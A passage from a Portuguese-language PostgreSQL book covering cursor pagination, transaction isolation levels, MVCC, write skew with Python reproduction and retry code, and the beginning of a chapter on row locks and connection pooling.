WHERE (criada_em, id) < ('2026-03-14 10:22:31.512+00', 8812345)
ORDER BY criada_em DESC, id DESC
LIMIT 20;
```

```
 Limit  (cost=0.44..2.18 rows=20 width=24) (actual time=0.031..0.058 rows=20 loops=1)
   ->  Index Scan Backward using idx_matriculas_criada_id on matriculas
(cost=0.44..520411.80 rows=5980000 width=24) (actual time=0.030..0.054 rows=20 loops=1)
         Index Cond: (ROW(criada_em, id) < ROW('2026-03-14 10:22:31.512+00'::timestamp
with time zone, '8812345'::bigint))
 Planning Time: 0.104 ms
 Execution Time: 0.077 ms
```

A comparação de linhas vira condição de índice: o banco desce a B-tree até a posição e lê 20 entradas, em 0,077 ms tanto na página 2 quanto na 600.000. O `id` desempata `criada_em` repetido; sem ele, duas matrículas no mesmo microssegundo na fronteira da página fariam uma delas sumir. Na API, a posição costuma virar um token opaco:

```python
import base64
import json
from datetime import datetime


def codificar_cursor(criada_em: datetime, id_: int) -> str:
    bruto = json.dumps([criada_em.isoformat(), id_]).encode()
    return base64.urlsafe_b64encode(bruto).decode()


def decodificar_cursor(token: str) -> tuple[datetime, int]:
    criada_em, id_ = json.loads(base64.urlsafe_b64decode(token))
    return datetime.fromisoformat(criada_em), int(id_)


print(codificar_cursor(datetime.fromisoformat("2026-03-14T10:22:31.512+00:00"),
8812345))
```

```
WyIyMDI2LTAzLTE0VDEwOjIyOjMxLjUxMjAwMCswMDowMCIsIDg4MTIzNDVd
```

Opaco, mas legível por qualquer um que conheça base64, o que inclui praticamente todo mundo que vai ler este parágrafo. Se a posição não pode ser adulterada, o token precisa de assinatura (HMAC).

Propriedade	Offset	Cursor
Custo da página k	proporcional a k × tamanho da página	constante (descida na B-tree)
Pular para uma página arbitrária	sim	não, só próxima e anterior
Itens repetidos ou perdidos com escritas concorrentes	sim	não, para a ordem escolhida
Exige	nada	ordem total estável e índice compatível
Total de páginas	um `count(*)` separado	um `count(*)` separado

O offset oferece "ir para a página 37", com custo que só aparece nas páginas profundas. O cursor oferece custo constante e consistência, sem salto arbitrário. Rolagem infinita e exportação em lote não precisam de salto; uma tela de administração com dez páginas nunca chega às profundezas. O capítulo 25 trata da paginação no contrato da API.

Propriedades e custos das ferramentas de diagnóstico

Ferramenta	O que mostra	Custo
`EXPLAIN`	plano e estimativas	quase nenhum, não executa

Ferramenta	O que mostra	Custo
`EXPLAIN ANALYZE`	plano, estimativas e números reais	executa a consulta inteira, com efeitos colaterais
`auto_explain`	plano das consultas acima de `log_min_duration`	medição por nó, se `log_analyze` estiver ligado
`pg_stat_statements`	totais por formato de consulta	pequeno; não mostra plano

O `auto_explain` existe porque o plano ruim aparece em produção às 3h, com o parâmetro que ninguém testou, enquanto a reprodução das 15h usa outro parâmetro e mostra um plano lindo.

Armadilhas e casos reais

> **Armadilha:** `EXPLAIN ANALYZE` executa a consulta. `EXPLAIN ANALYZE DELETE FROM boletos WHERE ...` apaga os boletos e, como bônus, informa com precisão de microssegundos quanto tempo levou para apagá-los. Para analisar escritas, a consulta vai dentro de `BEGIN; ... ROLLBACK;`, e os locks e triggers acontecem do mesmo jeito.

O plano genérico das consultas preparadas. O psycopg 3 prepara no servidor a consulta executada 5 vezes na mesma conexão (`prepare_threshold`, padrão 5). O PostgreSQL usa planos customizados para os valores dos parâmetros nas cinco primeiras execuções; depois, compara um plano genérico, feito sem olhar os valores, com a média dos customizados e adota o genérico se ele não sair mais caro. Com dados assimétricos, a escola 9001 passa a usar um plano feito para a escola média de 40 alunos, mesmo com estatísticas em dia. `plan_cache_mode = force_custom_plan` (PostgreSQL 12+) desliga isso, ao custo de planejar toda vez.

O JIT acordado por uma estimativa. Desde o PostgreSQL 12, a compilação JIT vem ligada e dispara quando o custo estimado passa de `jit_above_cost` (100.000). Uma superestimativa faz uma consulta de 5 ms gastar dezenas ou centenas de milissegundos compilando código que vai executar uma única vez. Quando a seção `JIT:` do `EXPLAIN ANALYZE` ocupa metade do tempo total, o compilador é o protagonista que ninguém escalou.

Importação sem `ANALYZE`. O Colégio Grande é hipotético; o mecanismo é o padrão. `autovacuum_analyze_scale_factor` pode ser ajustado por tabela com `ALTER TABLE ... SET (...)`, e um `ANALYZE` explícito no fim da carga cobre o resto.

> **Na vida real:** a página "No Offset", de Markus Winand (site Use The Index, Luke), compara as duas paginações. Em bancos sem bom suporte à comparação de linhas, a condição é escrita por extenso: `a < x OR (a = x AND b < y)`.

Resumo

- O planner escolhe o plano de menor custo estimado (`seq_page_cost` 1,0, `random_page_cost` 4,0); busca exaustiva até 12 tabelas, algoritmo genético acima.
- O custo depende de linhas estimadas a partir das estatísticas do `ANALYZE`, que assumem colunas independentes; `CREATE STATISTICS` corrige colunas correlacionadas.
- O `ANALYZE` automático só dispara após 50 + 10% de linhas modificadas.
- No `EXPLAIN ANALYZE`, tempos e linhas são por loop, e o diagnóstico é a distância entre `rows` estimado e real.
- N+1 é invisível no `EXPLAIN`; `pg_stat_statements` o revela e `selectinload` o resolve.
- Offset custa proporcional à profundidade e repete itens; cursor custa constante e não salta páginas.

Referências

- PostgreSQL, "Using EXPLAIN": https://www.postgresql.org/docs/current/using-explain.html
- PostgreSQL, "Statistics Used by the Planner": https://www.postgresql.org/docs/current/planner-stats.html
- PostgreSQL, "Row Estimation Examples": https://www.postgresql.org/docs/current/row-estimation-examples.html
- PostgreSQL, "Query Planning" (parâmetros de custo, `plan_cache_mode`, `geqo_threshold`): https://www.postgresql.org/docs/current/runtime-config-query.html
- PostgreSQL, "CREATE STATISTICS": https://www.postgresql.org/docs/current/sql-createstatistics.html
- PostgreSQL, "auto_explain": https://www.postgresql.org/docs/current/auto-explain.html
- PostgreSQL, "pg_stat_statements": https://www.postgresql.org/docs/current/pgstatstatements.html

- P. G. Selinger et al., "Access Path Selection in a Relational Database Management System", SIGMOD 1979.
- V. Leis et al., "How Good Are Query Optimizers, Really?", PVLDB vol. 9, n. 3, 2015: https://www.vldb.org/pvldb/vol9/p204-leis.pdf
- SQLAlchemy 2.0, "Relationship Loading Techniques": https://docs.sqlalchemy.org/en/20/orm/queryguide/relationships.html
- Psycopg 3, "Prepared statements": https://www.psycopg.org/psycopg3/docs/advanced/prepare.html
- Markus Winand, "No Offset": https://use-the-index-luke.com/no-offset

CAPÍTULO 10

Transações e isolamento

O plantão que ficou vazio

Sexta-feira, 23h58. Tadeu e Lívia, os dois engenheiros de plantão da semana, abrem o painel interno ao mesmo tempo e clicam em "Sair do plantão". Nenhum dos dois combinou nada com o outro. O sistema tem uma regra simples e muito bem testada: **pelo menos uma pessoa precisa continuar de plantão**.

O código da regra é este:

```
def sair_do_plantao(sessao, engenheiro: str) -> None:
    # verificado, não tem como dar errado
    restantes = sessao.scalar(
        select(func.count()).select_from(Plantao).where(Plantao.de_plantao)
    )
    if restantes < 2:
        raise PlantaoVazio("Alguém precisa ficar. Esse alguém é você.")
    sessao.execute(
        update(Plantao)
        .where(Plantao.engenheiro == engenheiro)
        .values(de_plantao=False)
    )
    sessao.commit()
```

Tudo dentro de uma transação. As duas requisições leram `restantes = 2`, as duas passaram na verificação, as duas fizeram o `UPDATE` na própria linha e as duas receberam `200 OK`. Às 2h47, o banco de produção começou a recusar conexões, o alerta tocou e ninguém atendeu, porque, segundo a tabela `plantao`, a quantidade de pessoas responsáveis pela empresa era zero.

O banco seguiu cada regra que prometeu seguir. A transação estava lá, o `COMMIT` foi aceito, nenhum erro apareceu no log. A pergunta deste capítulo é: o que exatamente uma transação garante, e por que "estava tudo dentro de uma transação" não impediu que as duas pessoas saíssem do plantão?

ACID, letra por letra (e uma letra de enfeite)

O acrônimo ACID foi cunhado por Theo Härder e Andreas Reuter em 1983. Cada letra promete uma coisa diferente, e uma delas está ali mais pela sonoridade.

Atomicidade significa que a transação acontece inteira ou não acontece. Se ela fez três `INSERT` e falhou no quarto, os três primeiros somem. No PostgreSQL, cada versão de linha carrega o identificador da transação que a criou; se essa transação abortou, a versão fica invisível para todo mundo. Atomicidade fala de falha, e sobre concorrência ela não diz uma palavra.

Consistência é a letra de enfeite. A transação leva o banco de um estado válido a outro, onde "válido" significa "respeita as invariantes". As invariantes que o banco conhece são as restrições declaradas (`NOT NULL`, `UNIQUE`, `CHECK`, chaves estrangeiras; o capítulo 7 trata delas). "Pelo menos um engenheiro de plantão" existe só no código da aplicação, e o banco não tem como protegê-la.

Durabilidade significa que, depois que o `COMMIT` retornou, os dados sobrevivem a uma queda. O PostgreSQL grava a transação no WAL (*write-ahead log*) e chama `fsync` antes de responder. Com `synchronous_commit = off`, o `COMMIT` responde antes do `fsync`, e uma queda pode perder as transações de até três vezes `wal_writer_delay` (200 ms por padrão). O banco continua íntegro; só fica com amnésia de até 600 ms.

Isolamento é a letra que interessa aqui. A definição ideal é: transações concorrentes produzem o mesmo resultado que produziriam se rodassem uma depois da outra, em alguma ordem. Isso tem nome, **serializabilidade**. O problema é que garantir serializabilidade custa caro, e por isso os bancos oferecem níveis mais fracos, cada um deixando passar um conjunto diferente de anomalias. O plantão vazio foi uma delas.

O padrão SQL e suas três anomalias oficiais

O padrão SQL (ISO/IEC 9075) define quatro níveis de isolamento a partir de três fenômenos proibidos. Uma **anomalia** é um resultado que nenhuma execução em série produziria.

Dirty read (leitura suja): T1 altera uma linha, T2 lê a alteração, T1 faz `ROLLBACK`. T2 tomou uma decisão com base num dado que oficialmente nunca existiu.

Non-repeatable read (leitura não repetível): T1 lê uma linha, T2 altera essa linha e faz `COMMIT`, T1 lê de novo e encontra outro valor. A mesma consulta, na mesma transação, devolveu duas respostas.

Phantom (fantasma): T1 lê o conjunto de linhas que satisfaz um predicado (`WHERE de_plantao`), T2 insere ou altera uma linha que passa a satisfazer o predicado e faz `COMMIT` , T1 repete a consulta e aparece uma linha que antes não estava lá. Fantasmas, em banco de dados, entram pelo `INSERT` .

Os níveis do padrão ficam assim:

Nível	Dirty read	Non-repeatable read	Phantom
READ UNCOMMITTED	permitido	permitido	permitido
READ COMMITTED	proibido	permitido	permitido
REPEATABLE READ	proibido	proibido	permitido
SERIALIZABLE	proibido	proibido	proibido

A tabela tem um defeito sério. Em 1995, Berenson, Bernstein, Gray e outros publicaram "A Critique of ANSI SQL Isolation Levels" mostrando que as definições eram ambíguas e que proibir os três fenômenos ainda deixava passar anomalias. Trinta anos depois, a tabela continua aparecendo em entrevistas de emprego com cara de verdade completa.

As anomalias que o padrão esqueceu

O artigo de 1995 deu nome a duas anomalias que todo backend encontra cedo ou tarde.

Lost update (atualização perdida): duas transações leem o mesmo valor, calculam um novo valor a partir dele na aplicação e gravam. A segunda gravação apaga a primeira.

```
T1: SELECT estoque FROM produto WHERE id = 7;   -- 10
T2: SELECT estoque FROM produto WHERE id = 7;   -- 10
T1: UPDATE produto SET estoque = 9 WHERE id = 7; COMMIT;
T2: UPDATE produto SET estoque = 9 WHERE id = 7; COMMIT;
-- duas unidades vendidas, uma unidade descontada
```

O capítulo 5 trata do lado da aplicação; aqui interessa qual nível detecta isso e qual deixa passar.

Write skew (escrita enviesada): duas transações leem um conjunto de linhas que se sobrepõe, cada uma decide com base no que leu e cada uma escreve numa linha **diferente**. Nenhuma linha foi escrita por duas transações, então nenhum mecanismo que procure conflito de escrita encontra nada. Mesmo assim, o resultado viola uma invariante que dependia das duas linhas juntas. É o plantão da abertura:

```
T1: SELECT count(*) FROM plantao WHERE de_plantao;   -- 2
T2: SELECT count(*) FROM plantao WHERE de_plantao;   -- 2
T1: UPDATE plantao SET de_plantao = false WHERE engenheiro = 'Tadeu';
```

```
T2: UPDATE plantao SET de_plantao = false WHERE engenheiro = 'Lívia';
T1: COMMIT;
T2: COMMIT;
-- de plantão: 0
```

Em série, a segunda transação teria lido `1` e recusado a saída. Em paralelo, cada uma leu um mundo em que a outra ainda estava trabalhando. Write skew aparece em reservas de sala, em limites de gasto somados entre contas e em qualquer regra do tipo "no máximo N" ou "pelo menos N".

MVCC: cada transação lê a própria fotografia do passado

Para entender qual nível pega qual anomalia, é preciso saber como o PostgreSQL guarda as linhas. Ele usa MVCC (*multiversion concurrency control*): um `UPDATE` nunca sobrescreve a linha. Ele marca a versão antiga como encerrada e grava uma versão nova, em outro lugar da página ou em outra página. Cada versão (o PostgreSQL chama de *tuple*) carrega duas colunas de sistema:

- `xmin`: o ID da transação que criou a versão.
- `xmax`: o ID da transação que apagou ou substituiu a versão (0 se ninguém fez isso).

Os IDs de transação são números de 32 bits crescentes. Para ler, a transação recebe um **snapshot**: quais transações já tinham terminado naquele instante.

```
SELECT pg_current_snapshot();
```

```
 pg_current_snapshot
---------------------
 1012:1015:1012,1014
```

O formato é `xmin:xmax:lista`. Transações com ID menor que 1012 já terminaram; a partir de 1015, ainda não existem para este snapshot. A 1012 e a 1014 estavam em andamento, e a 1013 já tinha terminado.

A regra de visibilidade sai daí: uma versão é visível se o `xmin` dela fez `COMMIT` antes do snapshot e o `xmax` está vazio ou pertence a uma transação que, para este snapshot, ainda não terminou. Cada leitura percorre as versões e escolhe a que obedece a regra. O resultado prático é a propriedade mais famosa do MVCC: **leitores não bloqueiam escritores, e escritores não bloqueiam leitores**. Um relatório de vinte minutos lendo a tabela inteira não impede ninguém de fazer `UPDATE`; ele só continua enxergando o passado, com a serenidade de quem não lê notícia desde as 9h.

O custo fica no disco. Cada `UPDATE` deixa uma versão morta, e o `VACUUM` só remove versões que nenhum snapshot ativo ainda enxerga. Uma transação esquecida aberta segura a limpeza do banco inteiro.

Os IDs de 32 bits também dão a volta, e o `VACUUM` "congela" versões antigas para que elas não pareçam, de repente, vir do futuro. Se o congelamento ficar muito atrasado, o PostgreSQL para de aceitar transações novas: prefere parar a perder a noção do tempo.

Os três níveis do PostgreSQL por dentro

O PostgreSQL aceita os quatro nomes do padrão, mas implementa três comportamentos. `READ UNCOMMITTED` funciona exatamente como `READ COMMITTED`: com MVCC, dirty read daria mais trabalho de implementar do que de evitar.

READ COMMITTED: um snapshot novo a cada comando

É o padrão do PostgreSQL. Cada **comando** recebe um snapshot novo. Dois `SELECT` iguais na mesma transação podem devolver resultados diferentes, porque cada um vê os `COMMIT` que aconteceram até o seu início. Non-repeatable read e phantom estão liberados.

Se um `UPDATE` encontra uma linha que outra transação está alterando, ele espera o `COMMIT` dela, pega a versão nova, reavalia o `WHERE` e aplica a alteração. Por isso `UPDATE produto SET estoque = estoque - 1 WHERE id = 7 AND estoque > 0` funciona em READ COMMITTED. Já "`SELECT`, conta em Python, `UPDATE` com o valor pronto" perde atualizações em silêncio: o banco não sabe que o `9` gravado veio de um `10` que já ficou velho.

REPEATABLE READ: snapshot isolation

No PostgreSQL, REPEATABLE READ é **snapshot isolation**: a transação inteira usa um único snapshot, tirado no primeiro comando (no primeiro comando, repare, e não no `BEGIN`). Todas as leituras veem o banco congelado naquele instante. Isso elimina non-repeatable read e também phantom, que o padrão permitiria neste nível.

A diferença aparece nas escritas. Se a transação tenta alterar uma linha que outra transação alterou e confirmou depois do snapshot, o PostgreSQL não reavalia nada. Ele desiste:

```
ERROR:  could not serialize access due to concurrent update
```

O código SQLSTATE é `40001`. O lost update do estoque vira erro: a segunda transação a escrever na linha 7 é abortada e recomeça, agora lendo `9`. Quem confirma primeiro fica; quem chega depois refaz (*first-committer-wins*).

E o plantão? Tadeu escreveu na linha do Tadeu. Lívia escreveu na linha da Lívia. Não houve conflito de escrita em linha nenhuma, então snapshot isolation deixa as duas confirmarem. Write skew passa intacto pelo REPEATABLE READ, que é a anomalia que define a fronteira entre snapshot isolation e serializabilidade.

Outros bancos usam os mesmos nomes para coisas diferentes, o que garante emprego para muita gente. O `SERIALIZABLE` do Oracle é snapshot isolation e permite write skew. No REPEATABLE READ do MySQL com InnoDB, o `UPDATE` lê a versão mais recente confirmada sem abortar, e o lost update do estoque passa se a conta for feita na aplicação. Migrar de banco mantendo o nome do nível muda a semântica sem mudar uma linha de código.

SERIALIZABLE: snapshot isolation com um detetive

Desde a versão 9.1 (2011), o SERIALIZABLE do PostgreSQL usa SSI (*Serializable Snapshot Isolation*), algoritmo publicado por Michael Cahill, Uwe Röhm e Alan Fekete em 2008. As leituras continuam usando snapshot, sem bloquear ninguém. A diferença é que o banco passa a anotar o que cada transação leu.

Essas anotações são os **SIREAD locks** (*predicate locks*), que, apesar do nome, não bloqueiam nada. Servem para o banco descobrir que A leu uma versão que B substituiu. Essa relação é uma dependência **rw** (leitura e escrita): em qualquer ordem em série equivalente, A precisa vir antes de B.

A teoria (de Fekete e outros, 2005) mostra que toda anomalia de snapshot isolation contém uma estrutura específica: duas dependências rw seguidas, T1 → T2 → T3, em que T2, chamada de **pivô**, tem uma aresta chegando e outra saindo, e as transações envolvidas se sobrepõem no tempo. T1 e T3 podem ser a mesma transação. No plantão é exatamente isso:

```
Tadeu leu as linhas "de plantão"  →  Lívia escreveu uma delas   (Tadeu antes de Lívia)
Lívia leu as linhas "de plantão"  →  Tadeu escreveu uma delas   (Lívia antes de Tadeu)
```

Cada transação precisa vir antes da outra, o que nenhuma ordem em série consegue. Quando o PostgreSQL encontra essa estrutura, ele aborta uma das transações:

```
ERROR:  could not serialize access due to read/write dependencies among transactions
DETAIL:  Reason code: Canceled on identification as a pivot, during commit attempt.
HINT:  The transaction might succeed if retried.
```

O detetive tem dois hábitos. Primeiro, aceita falsos positivos: a estrutura perigosa é condição necessária para anomalia, e não suficiente, então às vezes um inocente é abortado. Segundo, a precisão depende da leitura. Uma leitura por índice anota tuplas e páginas específicas; um seq scan anota a **tabela inteira**, e qualquer escrita em qualquer linha vira suspeita. Quando as anotações passam de certos limites (`max_pred_locks_per_transaction`, 64 por padrão), o banco as promove de tupla para página e de página para tabela.

A garantia vale entre transações SERIALIZABLE; uma escrita em READ COMMITTED fica fora da investigação.

Na prática: o plantão em Python

A tabela de exemplo:

```
CREATE TABLE plantao (
    engenheiro text PRIMARY KEY,
    de_plantao boolean NOT NULL
);
INSERT INTO plantao VALUES ('Tadeu', true), ('Lívia', true);
```

O script abaixo reproduz a sexta-feira com duas conexões psycopg 3 em REPEATABLE READ, intercalando os comandos à mão. Como cada `UPDATE` mexe numa linha diferente, nenhum espera pelo outro, e o script dispensa threads.

```
import os

import psycopg
from psycopg import IsolationLevel

DSN = os.environ["DATABASE_URL"]


def conectar(nivel: IsolationLevel) -> psycopg.Connection:
    conn = psycopg.connect(DSN)
    conn.isolation_level = nivel
    return conn


def quantos_de_plantao(conn: psycopg.Connection) -> int:
    return conn.execute(
        "SELECT count(*) FROM plantao WHERE de_plantao"
    ).fetchone()[0]


tadeu = conectar(IsolationLevel.REPEATABLE_READ)
livia = conectar(IsolationLevel.REPEATABLE_READ)

print("Tadeu vê:", quantos_de_plantao(tadeu))
print("Lívia vê:", quantos_de_plantao(livia))
```

```
tadeu.execute("UPDATE plantao SET de_plantao = false WHERE engenheiro = 'Tadeu'")
livia.execute("UPDATE plantao SET de_plantao = false WHERE engenheiro = 'Lívia'")
tadeu.commit()
livia.commit()

with psycopg.connect(DSN) as conn:
    print("De plantão agora:", quantos_de_plantao(conn))
```

```
Tadeu vê: 2
Lívia vê: 2
De plantão agora: 0
```

Nenhuma exceção, nenhum aviso. Com `IsolationLevel.SERIALIZABLE` nas duas conexões (e a tabela restaurada), o segundo `COMMIT` explode:

```
Tadeu vê: 2
Lívia vê: 2
Traceback (most recent call last):
  ...
psycopg.errors.SerializationFailure: could not serialize access due to read/write
dependencies among transactions
```

Dependendo de quando o conflito é detectado, o erro pode sair no `UPDATE`. Em qualquer caso, a Lívia continua de plantão. Ela não vai gostar, mas a empresa vai.

O erro `40001` faz parte do contrato desses níveis: a aplicação repete a transação inteira, desde a primeira leitura, porque a decisão foi tomada com dados velhos.

```
import random
import time

from psycopg import errors


class PlantaoVazio(Exception):
    pass


def em_transacao_serializavel(conn, operacao, tentativas: int = 5):
    # conn criada com isolation_level = SERIALIZABLE e autocommit desligado
    for tentativa in range(1, tentativas + 1):
        try:
            with conn.transaction():
                return operacao(conn)
        except errors.SerializationFailure:
            if tentativa == tentativas:
                raise
            time.sleep(random.uniform(0, 0.01 * 2**tentativa))  # backoff com jitter


def sair_do_plantao(conn, engenheiro: str) -> None:
    def operacao(conn):
        restantes = conn.execute(
            "SELECT count(*) FROM plantao WHERE de_plantao"
        ).fetchone()[0]
        if restantes < 2:
```

```
            raise PlantaoVazio(f"{engenheiro}, você é a última linha de defesa.")
        conn.execute(
            "UPDATE plantao SET de_plantao = false WHERE engenheiro = %s",
            (engenheiro,),
        )

    em_transacao_serializavel(conn, operacao)
```

Na segunda tentativa, a transação da Lívia lê `1` e levanta `PlantaoVazio`, sem uma linha de lock na aplicação. Com SQLAlchemy 2.x, o nível vai em `create_engine(url, isolation_level="SERIALIZABLE")`, e a exceção chega embrulhada em `OperationalError`, com a original em `.orig`.

Outro caminho, sem mudar o nível, é trazer o conflito para as linhas lidas com `SELECT ... WHERE de_plantao FOR UPDATE`: a segunda transação espera a primeira e relê o conjunto. Isso funciona porque as linhas em disputa existem. Numa reserva de sala, o conflito é entre linhas que **ainda não existem**, e `FOR UPDATE` não trava o vazio; ali entra uma restrição `EXCLUDE` (capítulo 7) ou SERIALIZABLE. O capítulo 11 trata de `FOR UPDATE` e controle otimista.

Propriedades e custos

Nível no PostgreSQL	Impede	Deixa passar	Custo principal
READ COMMITTED	dirty read	non-repeatable read, phantom, lost update feito na aplicação, write skew	quase nenhum; nenhuma falha de serialização
REPEATABLE READ (snapshot isolation)	os anteriores, phantom, lost update (vira `40001`)	write skew	retries em conflito de escrita; snapshot longo segura o `VACUUM`
SERIALIZABLE (SSI)	todas as anomalias, entre transações SERIALIZABLE	nada	anotação de leituras (memória e CPU), falsos positivos, retries, transações curtas obrigatórias

READ COMMITTED pesa a favor quando cada transação é um único comando ou quando a conta acontece dentro do SQL (`estoque = estoque - 1`), com invariantes cobertas por restrições. Aí as anomalias liberadas não têm onde acontecer, e o código dispensa laço de retry.

Snapshot isolation pesa a favor em leituras longas que precisam de um retrato coerente, como um relatório que não pode ver metade de uma transferência. O custo é o horizonte do `VACUUM`: um relatório de duas horas mantém vivas todas as versões mortas dessas duas horas, em todas as tabelas.

SERIALIZABLE pesa a favor quando as invariantes envolvem várias linhas e você não quer descobrir, uma a uma, quais combinações de transações precisam de lock. O preço é uma taxa de abortos que cresce com a contenção e com o tamanho das transações. Nos benchmarks de Ports e Grittner (VLDB 2012), o SSI ficou próximo de snapshot isolation e bem acima de um serializable feito com locks de leitura (S2PL). Para leituras longas, `SERIALIZABLE READ ONLY DEFERRABLE` espera um snapshot garantidamente seguro e depois roda sem anotações e sem risco de aborto.

Armadilhas e casos reais

Armadilha: efeito colateral dentro da transação repetida. Se a função do laço de retry envia um e-mail ou cobra um cartão, cada tentativa abortada repete o efeito. A transação volta atrás; o e-mail já está na caixa de entrada de alguém, anunciando com toda a confiança uma saída de plantão que nunca aconteceu. Efeitos externos ficam depois do `COMMIT` (o capítulo 22 trata do padrão outbox).

Armadilha: `idle in transaction`. Uma conexão que abriu transação e foi esperar uma API externa segura o snapshot, os locks e o horizonte do `VACUUM` pelo tempo que a API quiser. O parâmetro `idle_in_transaction_session_timeout` encerra essas sessões; o padrão é 0, desligado, e muita sessão já completou aniversário assim.

Armadilha: checar antes e inserir depois. `SELECT` para ver se o nome de usuário existe, seguido de `INSERT`, é um phantom esperando acontecer. Uma restrição `UNIQUE` resolve no índice, em qualquer nível de isolamento.

Na vida real: em março de 2014, a Flexcoin, um banco de bitcoins, encerrou as atividades depois de perder 896 BTC. Segundo o comunicado da empresa, o atacante enviou milhares de transferências simultâneas entre contas internas, e várias passaram na mesma verificação de saldo antes que qualquer uma gravasse o débito. Lost update de livro-texto, com a diferença de que o livro-texto não fecha a empresa no final.

Na vida real: no artigo "ACIDRain" (SIGMOD 2017), Todd Warszawski e Peter Bailis analisaram 12 aplicações de e-commerce populares e encontraram 22 ataques críticos de concorrência, como usar o mesmo vale-presente várias vezes. O código

> tinha sido escrito para um mundo com uma requisição por vez.
>
> **Na vida real:** em 2020, a análise Jepsen do PostgreSQL 12.3, de Kyle Kingsbury, encontrou anomalias do tipo G2-item (write skew) em transações SERIALIZABLE, causadas por um bug na detecção de conflitos, corrigido nas versões menores seguintes. Até o detetive precisa de auditoria.

Resumo

- Atomicidade trata de falha, durabilidade de `COMMIT` que sobrevive a queda, consistência das restrições declaradas; isolamento decide o que transações concorrentes enxergam.
- O padrão SQL define níveis por dirty read, non-repeatable read e phantom; Berenson e outros (1995) nomearam lost update e write skew.
- MVCC guarda versões com `xmin` e `xmax`; o snapshot decide o que cada leitura vê.
- No PostgreSQL: READ COMMITTED tira snapshot por comando; REPEATABLE READ é snapshot isolation, aborta lost update com `40001` e deixa write skew passar; SERIALIZABLE (SSI) aborta o pivô de duas dependências rw.
- Com `40001`, a aplicação repete a transação inteira, sem efeitos externos dentro dela.
- Tadeu e Lívia continuam disputando a saída do plantão, mas agora um deles sempre perde.

Referências

- ISO/IEC 9075-2, SQL/Foundation.
- Härder, T.; Reuter, A. "Principles of Transaction-Oriented Database Recovery". *ACM Computing Surveys*, 1983.
- Berenson, H. et al. "A Critique of ANSI SQL Isolation Levels". SIGMOD 1995. https://arxiv.org/abs/cs/0701157
- Fekete, A. et al. "Making Snapshot Isolation Serializable". *ACM TODS*, 2005.
- Cahill, M.; Röhm, U.; Fekete, A. "Serializable Isolation for Snapshot Databases". SIGMOD 2008.
- Ports, D.; Grittner, K. "Serializable Snapshot Isolation in PostgreSQL". VLDB 2012. https://arxiv.org/abs/1208.4179
- Documentação do PostgreSQL, "Transaction Isolation". https://www.postgresql.org/docs/current/transaction-iso.html

- Documentação do PostgreSQL, "Asynchronous Commit". https://www.postgresql.org/docs/current/wal-async-commit.html
- Documentação do psycopg 3, "psycopg.errors". https://www.psycopg.org/psycopg3/docs/api/errors.html
- Warszawski, T.; Bailis, P. "ACIDRain: Concurrency-Related Attacks on Database-Backed Web Applications". SIGMOD 2017.
- Kingsbury, K. "Jepsen: PostgreSQL 12.3", 2020. https://jepsen.io/analyses/postgresql-12.3
- Flexcoin, comunicado de encerramento, março de 2014.

CAPÍTULO 11

Locks, contenção e pools de conexão

O show que esgotou sem vender

Às 10h00 de uma segunda-feira, abriu a venda de ingressos para a turnê de reencontro de uma banda que tinha se separado em 1998 (a situação é hipotética; a dor é real). Trinta mil pessoas apertaram "Comprar" no mesmo segundo. Às 10h00min31s, o painel mostrava três números: CPU do banco em 4%, memória sobrando e 37 ingressos vendidos.

O log da API, por outro lado, estava bem ocupado:

```
sqlalchemy.exc.TimeoutError: QueuePool limit of size 5 overflow 10 reached,
connection timed out, timeout 30.00
```

Alguém reiniciou os pods "para limpar", e a mensagem mudou de assunto:

```
psycopg.OperationalError: connection failed: connection to server at "10.0.3.17",
port 5432 failed: FATAL:  sorry, too many clients already
```

A função de compra tinha onze linhas e passou no code review sem nenhum comentário:

```python
def comprar(sessao: Session, lote_id: int, cliente: Cliente) -> None:
    lote = sessao.execute(
        select(Lote).where(Lote.id == lote_id).with_for_update()
    ).scalar_one()
    if lote.disponiveis == 0:
        raise Esgotado()
    gateway.cobrar(cliente, lote.preco)  # ~800 ms, nos dias bons
    lote.disponiveis -= 1
    sessao.commit()
```

Trinta e sete ingressos em 31 segundos dá 1,2 por segundo, quase exatamente um a cada 800 ms. A pergunta que este capítulo responde: como um banco de dados praticamente ocioso consegue recusar conexões e, ao mesmo tempo, vender um ingresso por vez, com a calma de um cartório?

O mecanismo

Locks de linha, ou o banco escreve "ocupado" no próprio registro

No PostgreSQL, leitores comuns não esperam por escritores: o MVCC entrega a cada transação a versão da linha que o snapshot dela enxerga (o capítulo 10 trata disso em detalhe). O *lock* entra em cena quando dois escritores querem a mesma linha. Duas transações não podem criar, ao mesmo tempo, duas versões novas da mesma linha, porque uma delas teria de escolher qual versão é a "anterior".

A implementação é curiosamente doméstica. Quando a transação 912044 atualiza ou trava uma linha, o PostgreSQL grava o ID dela no campo `xmax` do cabeçalho da tupla, na página de dados. A transação 912045 chega, lê esse cabeçalho, vê que a 912044 ainda está em andamento e espera pelo fim dela: cada transação mantém um lock exclusivo sobre o próprio ID enquanto vive, e a interessada pede um `ShareLock` sobre esse ID, que só sai no `COMMIT` ou no `ROLLBACK`.

Daí saem duas consequências. O lock de linha dura até o fim da transação, incluindo tudo o que acontecer depois do `UPDATE`, como, digamos, uma chamada HTTP de 800 ms para um gateway de pagamento. E, como a marca fica na própria tupla, não há limite para quantas linhas você pode travar; o preço é que `SELECT ... FOR UPDATE` escreve na página e gera WAL. Um `SELECT` que escreve no disco: o nome do comando mente um pouco.

Quando várias transações esperam pela mesma linha, a ordem é mantida por um lock auxiliar do tipo `tuple`: a primeira da fila segura esse lock e espera o ID da dona; as outras esperam a primeira, em conga.

Há quatro modos de lock de linha, do mais forte para o mais fraco:

Modo	Quem pede	Conflita com
`FOR UPDATE`	`DELETE`, `UPDATE` que altera coluna de chave, `SELECT ... FOR UPDATE`	todos os modos
`FOR NO KEY UPDATE`	`UPDATE` comum	`FOR SHARE`, `FOR NO KEY UPDATE`, `FOR UPDATE`
`FOR SHARE`	`SELECT ... FOR SHARE`	`FOR NO KEY UPDATE`, `FOR UPDATE`
`FOR KEY SHARE`	inserir linha que referencia esta via chave estrangeira	só `FOR UPDATE`

O modo mais fraco existe por causa das chaves estrangeiras. Inserir um item de pedido trava o pedido pai em `FOR KEY SHARE`, para ele não ser apagado no meio do caminho; um `UPDATE` comum no pai pede só `FOR NO KEY UPDATE`, e os dois convivem em paz. Antes do

PostgreSQL 9.3, o lock era `FOR SHARE`, e qualquer atualização no pedido esperava a inserção de itens terminar.

Locks de tabela, oito modos e uma fila sem misericórdia

